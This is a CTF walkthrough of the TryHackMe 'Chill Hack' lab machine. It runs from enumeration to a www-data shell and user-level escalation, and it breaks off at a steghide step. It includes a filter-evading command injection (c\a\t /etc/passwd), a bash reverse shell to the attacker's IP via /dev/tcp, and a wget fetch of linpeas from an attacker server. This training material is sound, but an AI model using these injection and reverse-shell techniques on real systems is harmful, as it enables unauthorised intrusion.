Chill Hack - Walkthrough

Chill Hack is an easy machine from TryHackMe. The machine requires basic enumeration but involves brute forcing, steganography, port forwarding etc.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, ftp, firefox, dirbuster, netcat, linpeas, ssh, steghide, unzip, john

Scanning

After connecting with the machine on TryHackMe, I started nmap scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ nmap -T4 -sV 10.10.87.232
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-20 14:50 EST
Nmap scan report for 10.10.87.232
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
```

There were 3 ports open. I tried anonymous login on port 21 using ftp & I got access.

There I found a file named file.txt so I used get command to download it.


```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help
└─$ ftp 10.10.87.232
Connected to 10.10.87.232.
220 (vsFTPd 3.0.3)
Name (10.10.87.232:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00 secs (906.0889 kB/s)
ftp>
```

Then I viewed the file and found that there was a command panel somewhere & also that a filter is used to sanitize the input.


```
~/Desktop/tryhackme/others/chill hack/note.txt - Mousepad
File  Edit  Search  View  Document  Help
1 Anurodh told me that there is some filtering on
  strings being put in the command -- Apaar
2
```

Since port 80 was open, I visited the ip address on port 80 in the browser. It was a dynamic website. I didn't find any common files like**: robots.txt, license.txt or readme.txt**

Reconnaissance




Then I launched dirbuster and found an interesting directory with name /secret/




On visiting the directory, I found a command panel.

Exploitation



I tried to execute commands there but they didn't work. Earlier I found that some filter was used in the command panel. So I used c\a\t /etc/passwd command instead of cat /etc/passwd to bypass the filter & it worked.



Then I used bash reverse shell & netcat listener to get a reverse shell. Bash reverse shell command**: b\a\s\h -i >& /dev/tcp/10.9.1.59/10000 0>&1**

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ nc -lvp 10000
listening on [any] 10000 ...
10.10.87.232: inverse host lookup failed: Unknown host
connect to [10.9.1.59] from (UNKNOWN) [10.10.87.232] 49474
bash: cannot set terminal process group (1051): Inappropriate ioct
l for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/secret$ whoami
whoami
www-data
www-data@ubuntu:/var/www/html/secret$ pwd
pwd
/var/www/html/secret
www-data@ubuntu:/var/www/html/secret$
```

Privilege Escalation

I got a reverse shell with user **www-data**. Then I used sudo -l and found that I can run /home/apaar/.helpline.sh with user apaar's privileges and it required no password.

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help
www-data@ubuntu:/var/www/html/secret$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/var/www/html/secret$
```

Then I viewed the contents of that file to see its mechanism. It seemed that there were 2 points where I could spawn a shell with user apaar's privileges.

```
kali@kali: ~/Desktop/tryhackme/others/chill.hack
File  Actions  Edit  View  Help
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
www-data@ubuntu:/home/apaar$ cat .helpline.sh
cat .helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/home/apaar$
```

Then I used /bin/bash command to spawn a shell.

```
apaar@ubuntu: ~
File  Actions  Edit  View  Help
www-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpline.sh
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

mohit
/bin/bash
whoami
apaar
python3 -c 'import pty;pty.spawn("/bin/bash")'
apaar@ubuntu:~$ ls
ls
local.txt
apaar@ubuntu:~$ cat local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
apaar@ubuntu:~$
```

Then I used python3 -c ‘import pty;pty.spawn(“/bin/bash”)’ to spawn an interactive shell. In the /home/apaar/local.txt file, I found the user flag.

Then I uploaded linpeas.sh script with command wget http://10.9.1.59:12000/linpeas.sh -O linpeas.sh


To start the server on my localhost, I used the command python -m SimpleHTTPServer 12000

```
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
apaar@ubuntu:~$ wget http://10.9.1.59:12000/linpeas.sh -O linpeas.sh
wget http://10.9.1.59:12000/linpeas.sh -O linpeas.sh
--2021-11-20 20:24:15--  http://10.9.1.59:12000/linpeas.sh
Connecting to 10.9.1.59:12000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473162 (462K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 462.07K   362KB/s    in 1.3s

2021-11-20 20:24:17 (362 KB/s) - 'linpeas.sh' saved [473162/473162]

apaar@ubuntu:~$
```


After launching the script, I found that there was an unknown port 9001, running on the localhost(target).

```
╔══╣ Iptables rules
iptables rules Not Found

╔══╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-esc
tcp        0      0 127.0.0.53:53           0.0.0.0:*
tcp        0      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 127.0.0.1:9001          0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp6       0      0 :::80                   :::*
tcp6       0      0 :::21                   :::*
tcp6       0      0 :::22                   :::*
```


Then I used ssh-keygen to create a new private-public ssh key & then downloaded the private key onto my machine in order to use ssh for port forwarding in order to find out what was running on it.




Then I used the command **ssh -i id_rsa -L 9001:127.0.0.1:9001 apaar@10.10.87.232**



to forward the port 9001 onto my machine. then I opened the url http://127.0.0.1:9001 in my browser and a custumer login panel showed up.




Then I launched dirbuster to find if there was any hidden directory & I found 2 interesting files: **/account.php & /hacker.php**



When I accessed /account.php I found nothing but when I accessed /hacker.php file I found some text and a picture there. After seeing the text I assumed that there could be some hidden content in the picture.

So I downloaded the picture and used steghide info hacker-with-laptop_23-2147985341.jpg to analyze it.
